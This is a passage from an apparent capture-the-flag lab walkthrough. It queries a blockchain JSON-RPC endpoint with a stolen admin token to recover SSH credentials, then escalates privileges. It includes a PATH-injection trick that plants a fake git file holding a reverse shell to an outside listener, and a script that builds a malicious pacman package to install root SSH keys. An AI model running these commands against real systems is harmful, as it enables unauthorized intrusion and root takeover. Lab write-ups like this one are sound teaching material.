            document.getElementById('donations').innerText = "$" + web3.utils.fromWei(bal,
                'ether')

        })();
        async function DeleteUser() {
            let username = document.getElementById('user-select').value;
            console.log(username)
            console.log('deleting user')
            let res = await fetch('/api/delete_user', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                },
                body: JSON.stringify({
                    username: username
                })
            })
        }

    </script>
</body>

    <!-- </main> -->


    <script>
        // check if logged in

        fetch('/api/info', {
            method: 'GET',
            headers: {
                'Content-Type': 'application/json'
            }
        }).then(response => {
            if (response.status != 200) {
                document.getElementById('login-status').innerHTML = "<a href='/login'>Login</a>"

            }
            else {
                document.getElementById('login-status').innerHTML = "<a href='/logout'>Logout</a>"
            }
        });

    </script>
</body>

</html>
We can focus on a specific part of the code where it uses the /json-rpc endpoint.
1. Fetching the JWT Authorization Token
const jwtSecret = await (await fetch('/api/json-rpc')).json();
fetch('/api/json-rpc'):- Sends an HTTP
GETrequest to the/api/json-rpcendpoint. - Typically,
/api/json-rpcis used for JSON-RPC communication, but here it’s being used to obtain an authorization token.
- Sends an HTTP
2. Initializing the Web3 Instance
const web3 = new Web3(window.origin + "/api/json-rpc");
window.origin + "/api/json-rpc":- Constructs the full URL to the JSON-RPC endpoint of the Ethereum node.
new Web3(...):- Creates a new instance of the Web3 library, which allows interaction with Ethereum nodes.
Purpose:
- To set up a connection with the Ethereum node via JSON-RPC for blockchain interactions.
3. Fetching the Chat Address
let chatAddress = await (await fetch("/api/chat_address")).text();
fetch("/api/chat_address"):- Sends an HTTP
GETrequest to the/api/chat_addressendpoint.
- Sends an HTTP
4. Fetching the Ethereum Account Balance
let balance = await fetch(window.origin + "/api/json-rpc", {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json',
        "token": jwtSecret['Authorization'],
    },
    body: JSON.stringify({
        jsonrpc: "2.0",
        method: "eth_getBalance",
        params: [chatAddress, "latest"],
        id: 1
    })
});
Breaking Down the Fetch Call:
- URL:
window.origin + "/api/json-rpc"- Constructs the endpoint URL for the JSON-RPC request.
- Request Options:
method: 'POST':- Specifies that the request is a POST request.
headers:'Content-Type': 'application/json':- Indicates that the request body is JSON.
"token": jwtSecret['Authorization']:- Sets a custom header
tokenwith the authorization value obtained earlier. - Note: The header name is
"token", which might be specific to the server’s authentication mechanism.
- Sets a custom header
- Request Body:
JSON.stringify({ ... }):- Converts the JavaScript object into a JSON string.
- JSON-RPC Payload:
jsonrpc: "2.0":- Specifies the JSON-RPC protocol version.
method: "eth_getBalance":- Requests the balance of an Ethereum account.
params: [chatAddress, "latest"]:chatAddress: The Ethereum address to query."latest": Indicates that the balance should be retrieved from the latest block.
id: 1:- An arbitrary ID to match the response with the request.
- Response Handling:
await fetch(...):- Sends the POST request and waits for the response.
let balance:- Stores the
Responseobject returned by the fetch call.
- Stores the
To mimic the whole process, first we need to fetch the authorization token.
curl -H 'cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE' http://10.10.11.43/api/json-rpc
We get the Authorization.
{"Authorization":"02909c230e28ddaae824db92170bad3fdf950b684d597b9293ff02636953e998"}
Then we fetch the Chat Address.

curl -H 'cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE' http://10.10.11.43/api/chat_address
We note the chat address.
0x38D681F08C24b3F6A945886Ad3F98f856cc6F2f8
We can now interact with the Ethereum Account Balance endpoint.
curl -X POST "http://10.10.11.43/api/json-rpc" \                                                                                                                                 -H "Content-Type: application/json" \                                                                                                                                              -H "token: 02909c230e28ddaae824db92170bad3fdf950b684d597b9293ff02636953e998" \                                                                                                     -d '{
        "jsonrpc": "2.0",
        "method": "eth_getBalance",
        "params": ["0x38D681F08C24b3F6A945886Ad3F98f856cc6F2f8", "latest"],
        "id": 1
      }'  -H 'cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE'
But we get nothing useful.
From the official documentation of the Ethereum page, We can see some common functions and their use cases.
This documentation lists all the standard methods, parameters, and expected responses. Some common methods include:
-
Blockchain Data Methods:
eth_blockNumber: Get the latest block number.eth_getBlockByNumber: Retrieve a block by number.eth_getTransactionByHash: Get transaction details by hash.eth_getTransactionReceipt: Get the receipt of a transaction.eth_getLogs: Retrieve logs (events) from smart contracts.
-
Transaction Methods:
eth_sendTransaction: Send a transaction.eth_sendRawTransaction: Send a signed transaction.eth_estimateGas: Estimate gas usage for a transaction.
-
Account Methods:
eth_accounts: List accounts managed by the node.eth_sign: Sign data with an account’s private key.
-
Utility Methods:
web3_clientVersion: Get the client version.net_version: Get the network ID.
We can check the eth_getLogs function.
curl -X POST http://10.10.11.43/api/json-rpc -H "Content-Type: application/json" -H "token: 02909c230e28ddaae824db92170bad3fdf950b684d597b9293ff02636953e998" --cookie "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE" -d '{"jsonrpc":"2.0","method":"eth_getLogs","params":[{"fromBlock":"0x1","toBlock":"latest","address":null}],"id":1}'
We get a lot of logs.

The provided data contains three log entries from Ethereum blockchain events. Each log represents an event emitted by a smart contract at address 0x75e41404c8c1de0c2ec801f06fbf5ace8662240f.
Log Entry 1
General Information:
- Address:
0x75e41404c8c1de0c2ec801f06fbf5ace8662240f - Block Number:
0x1(Decimal: 1) - Block Hash:
0x97d9d3c38899312a75f8b07c80548364ea0c9282084cbfc4bf500a1f83c9be8a - Transaction Hash:
0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281 - Transaction Index:
0x0(Decimal: 0) - Log Index:
0x0(Decimal: 0) - Removed:
false
Timestamp:
- Block Timestamp:
0x673c76c9(Decimal: 1732090313)
Topics:
- Topic 0:
0xda4cf7a387add8659e1865a2e25624bbace24dd4bc02918e55f150b0e460ef98
Data:
- Raw Data:
0x
0000000000000000000000000000000000000000000000000000000000000020
0000000000000000000000000000000000000000000000000000000000000005
6b65697261000000000000000000000000000000000000000000000000000000
Decoded Data:
- String Value:
"keira"
Log Entry 2
General Information:
- Address:
0x75e41404c8c1de0c2ec801f06fbf5ace8662240f - Block Number:
0xd(Decimal: 13) - Block Hash:
0x4d54d758b20edc099f1cf511a9e4958697bfb3d2ff3ea20abf40974d2627922d - Transaction Hash:
0xefd802ed353374b572faa38fafa15a8fc54505eeb6924d64d38f1eaaac31a841 - Transaction Index:
0x0(Decimal: 0) - Log Index:
0x0(Decimal: 0) - Removed:
false
Timestamp:
- Block Timestamp:
0x673e3c2b(Decimal: 1732194603)
Topics:
- Topic 0:
0xda4cf7a387add8659e1865a2e25624bbace24dd4bc02918e55f150b0e460ef98
Data:
- Raw Data:
0x
0000000000000000000000000000000000000000000000000000000000000020
0000000000000000000000000000000000000000000000000000000000000008
7874726f6d657261000000000000000000000000000000000000000000000000
Decoded Data:
- String Value:
"xtromera"
We can try to interact with each transaction using the eth_getTransactionByHash function.
curl -X POST http://10.10.11.43/api/json-rpc -H "Content-Type: application/json" -H "token: 02909c230e28ddaae824db92170bad3fdf950b684d597b9293ff02636953e998" --cookie "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE" -d '{"jsonrpc": "2.0", "method": "eth_getTransactionByHash", "params": ["0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281"], "id": 1}'
We get a huge amount of data.

We can decode the input field as this is Hex.

We get something at the end. We can see potential credentials.
keira:SomedayBitCoinWillCollapse.
Trying to ssh using the provided credentials.

Checking sudo privileges.

Checking the command.
sudo -u paul /home/paul/.foundry/bin/forge

We can see an interesting command completions.

We can try to abuse the bash completions command with Environmental Variables and Path injection as when we run the bash completions, it invoked the git command.
To exploit this we need to create a malicious git executable file.
touch /tmp/git;echo '#!/bin/bash' >> /tmp/git; echo "bash -c 'sh -i >& /dev/tcp/10.10.16.3/4444 0>&1'" >> /tmp/git;

Make it executable and run the vulnerable command.
chmod 777 git ;PATH=/tmp:$PATH sudo -u paul /home/paul/.foundry/bin/forge completions bash

Check the listener.

We are in as paul. Checking sudo permissions.

Checking this blog it says that we can escalate to root by copying the authorized keys to /root/.ssh and ssh to root. We can directly use this script.
#!/bin/bash

# Create a working directory
mkdir priv && cd priv

# Generate PKGBUILD file
cat <<EOF >PKGBUILD
pkgname=privesc
pkgver=1.0
pkgrel=1
pkgdesc="Privilege Escalation Package"
arch=('any')
url="http://example.com"
license=('GPL')
depends=()
makedepends=()
source=('authorized_keys')
sha256sums=('SKIP')
package() {
  install -Dm755 "\$srcdir/authorized_keys" "\$pkgdir/root/.ssh/authorized_keys"
}
EOF

# Generate SSH keys
ssh-keygen -t rsa -b 4096 -f id_rsa -N ""
mv id_rsa.pub authorized_keys

# Build the malicious package
makepkg

# Output message
echo "Malicious package created! Run the following command to deploy:"
echo "sudo pacman -U $(pwd)/privesc-1.0-1-any.pkg.tar.zst"
echo "Don't forget to secure your private key: id_rsa"
Running the script.

We can see the script run successfully.
Now run the following command to install the malicious pacman package.
sudo pacman -U /tmp/priv/privesc-1.0-1-any.pkg.tar.zst

Do not forget to change the permissions on id_rsa before SSH.
The machine was pawned successfully.